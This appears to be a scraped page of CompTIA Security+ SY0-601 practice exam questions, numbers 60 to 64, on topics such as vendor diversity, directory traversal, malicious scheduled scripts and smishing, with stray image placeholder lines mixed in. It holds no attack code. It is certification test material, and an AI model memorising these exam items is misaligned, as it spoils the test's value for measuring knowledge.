
An organization is building backup server rooms in geographically diverse locations. The Chief Information Security Officer implemented a requirement on the project that states the new hardware cannot be susceptible to the same vulnerabilities in the existing server room. Which of the following should the systems engineer consider?

A. Purchasing hardware from different vendors

B. Migrating workloads to public cloud infrastructure

C. Implementing a robust patch management solution

D. Designing new detective security controls



Actual exam question from CompTIA's SY0-601

Question #: 60

Topic #: 1

[All SY0-601 Questions]

A security analyst is working on a project to implement a solution that monitors network communications and provides alerts when abnormal behavior is detected.


Which of the following is the security analyst MOST likely implementing?

A. Vulnerability scans

B. User behavior analysis

C. Security orchestration, automation, and response

D. Threat hunting



Actual exam question from CompTIA's SY0-601

Question #: 61

Topic #: 1

[All SY0-601 Questions]

Data exfiltration analysis indicates that an attacker managed to download system configuration notes from a web server. The web-server logs have been deleted, but analysts have determined that the system configuration notes were stored in the database administrator's folder on the web server. Which of the following attacks explains what occurred? (Choose two.)

A. Pass-the-hash


B. Directory traversal

C. SQL injection

D. Privilege escalation

E. Cross-site scripting

F. Request forgery



Actual exam question from CompTIA's SY0-601
Question #: 62
Topic #: 1
[All SY0-601 Questions]

A junior security analyst is conducting an analysis after passwords were changed on multiple accounts without users' interaction. The SIEM have multiple login entries with the following text: suspicious event - user: scheduledtasks successfully authenticate on AD on abnormal time suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\amazing-3rdparty-domain-assessment.py suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\secureyourAD-3rdparty-compliance.sh suspicious event - user: scheduledtasks successfully executed c:\weekly_checkups\amazing-3rdparty-domain-assessment.py
Which of the following is the MOST likely attack conducted on the environment?

A. Malicious script

B. Privilege escalation

C. Domain hijacking

D. DNS poisoning

Actual exam question from CompTIA's SY0-601

Question #: 63

Topic #: 1

[All SY0-601 Questions]

A customer service representative reported an unusual text message that was sent to the help desk. The message contained an unrecognized invoice number with a large balance due and a link to click for more details. Which of the following BEST describes this technique?


A. Vishing

B. Whaling

C. Phishing

D. Smishing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 64

Topic #: 1

[All SY0-601 Questions]

